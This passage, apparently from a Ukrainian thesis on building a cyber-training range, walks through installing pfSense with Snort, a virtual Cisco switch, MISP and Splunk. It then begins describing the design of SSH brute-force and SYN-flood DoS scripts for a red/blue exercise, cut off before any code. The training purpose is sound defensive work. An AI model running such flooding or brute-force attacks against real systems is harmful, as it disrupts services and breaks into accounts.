


Рис. 4.19. Вхід на веб-інтерфейс pfSense




Рис. 4.20. Призначення імені хоста та домена pfSense

Встановлюємо пакет системи IDS/IPS Snort





Рис. 4.21. Встановлення Snort

Після налаштування встановлюємо основні правила emerging rules, які необхідні для повноцінного проведення кібернавчання.



Після налаштування pfSense потрібно встановити мережевий пристрій - комутатор. В якості комутатора ми будемо використовувати Cisco Catalyst. Завантажуємо образ комутатора на нашу платформу




Рис. 4.22. Завантаження образа Cisco Catalyst

Створюємо нову віртуальну машину, додаємо образ Cisco та встановлюємо системні вимоги згідно тих, які були описані раніше.




Рис. 4.23. Створення віртуальної машини згідно встановлених системних вимог

Перевіряємо працездатність комутатора




Рис. 4.24. Перевірка працездатності комутатора

Після створення мережевих пристроїв, додаємо мережевий адаптер, який має доступ до мережі інтернет.




Рис. 4.25. Створення мережевого адаптеру для доступа до інтернет

В результаті всіх налаштувань, платформа має такий вигляд




Рис. 4.26. Платформа кібернавчання

Встановлюємо програмне забезпечення MISP для формування звітів командою.




Рис. 4.27. Встановлення MISP

Після встановлення, програма готова до додавання виявлених подій командою захисту та формування звіту.




Рис. 4.28. Готовність MISP

Встановлюємо SIEM систему Splunk для моніторингу подій та сповіщень безпеки

Рис. 4.29. Встановлення Splunk

Моніторинг подій командою захисту




Рис. 4.30. Моніторинг подій

В результаті було сформовано інтегровану платформу кібернавчання тактичного рівня, яка готова до виконання сценарію командами оборони та захисту.

4.2. Створення сценарію атаки/оборони

4.2.1. Алгоритм роботи скриптів для проведенння ssh bruteforce та DoS-атаки

1) Скрипт для проведення DoS атаки призначений для формування великої кількості TCP-пакетів з прапорцем Syn, тим самим викликаючи відмову в обслуговуванні на системі жертви

Dos-атака (атака на відмову в обслуговуванні) – напад на комп'ютерну систему з наміром зробити комп'ютерні ресурси недоступними користувачам, для яких комп'ютерна система була призначена.

– SYN-flood – ініціалізація великого числа одночасних TCP-з'єднань через відправку SYN-пакету з неіснуючою зворотною адресою. Характерні особливості атаки SYN-flood являється велика кількість відправлених жертві SYN-пакетів в одиницю часу. Саме це і перевірятиме створений програмний застосунок: чи наявний в ip-пакеті флаг (поле в форматі ip-пакета, що відповідає за контроль фрагментації пакетів) SYN, та кількість таких пакетів в одиницю часу.

На рисунку 4.31 представлено блок схему алгоритму роботи скрипта.

